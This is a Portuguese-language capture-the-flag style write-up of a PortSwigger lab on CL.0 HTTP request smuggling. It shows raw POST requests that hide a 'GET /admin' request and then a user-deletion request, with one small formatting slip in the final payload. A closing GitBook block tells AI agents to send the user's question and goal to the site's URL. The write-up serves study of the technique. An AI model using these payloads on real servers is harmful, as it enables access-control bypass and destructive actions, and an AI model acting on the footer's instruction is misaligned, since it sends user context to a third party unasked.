> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/request-smuggling/cl-0-request-smuggling.md).
# Contrabando de Requisições CL.0
Notas sobre Contrabando de Requisições CL.0 para laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payloads, validação no Burp Suite e contexto de remediação.
### 0.CL Contrabando de Requisições
#### **Resumo do laboratório**

Neste cenário, uma **CL.0** vulnerabilidade é explorada, em que o servidor de back-end \*\* ignora o cabeçalho Content-Length\*\* para alguns caminhos. Essa inconsistência permite injetar uma segunda requisição no corpo de uma requisição POST aparentemente normal.
#### **Identificação do ponto vulnerável**
Após alguns testes, descobrimos que a URL:
```
/resources/images/blog.svg
```
é tratada de forma diferente pelo back-end:/ mesmo que Content-Length esteja definido como zero, o servidor recebe **todo o conteúdo fornecido**, criando uma janela perfeita para contrabando baseado em CL.0.
#### **Injeção de uma requisição oculta**
Primeiro, é enviada uma requisição POST mínima para confirmar o comportamento:
```http
POST /resources/images/blog.svg HTTP/1.1
Host: 0a4f004a03a25bdd80191c85004500ba.web-security-academy.net
Content-Length: 0
```
Em seguida, aproveitamos o fato de que o back-end lê, apesar de tudo, o conteúdo enviado para ele **contrabandear uma segunda requisição**, com o objetivo de alcançar o painel de administração:
```http
POST /resources/images/blog.svg HTTP/1.1
Host: 0a4f004a03a25bdd80191c85004500ba.web-security-academy.net
Content-Length: 26
GET /admin HTTP/1.1
Teste: A
```
O back-end interpreta a parte injetada como uma requisição independente e nos permite contornar as restrições do front-end.
#### **Exclusão do usuário Carlos**
Uma vez confirmado o acesso ao painel de administração, uma requisição semelhante é injetada para acionar a ação:
```http
/admin/delete?username=carlos
```
Isso resulta em:
```http
POST /resources/images/blog.svg HTTP/1.1
Host: 0a4f004a03a25bdd80191c85004500ba.web-security-academy.net
Content-Length: 26
GET /admin/delete?username=carlosHTTP/1.1
Teste: A
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/request-smuggling/cl-0-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.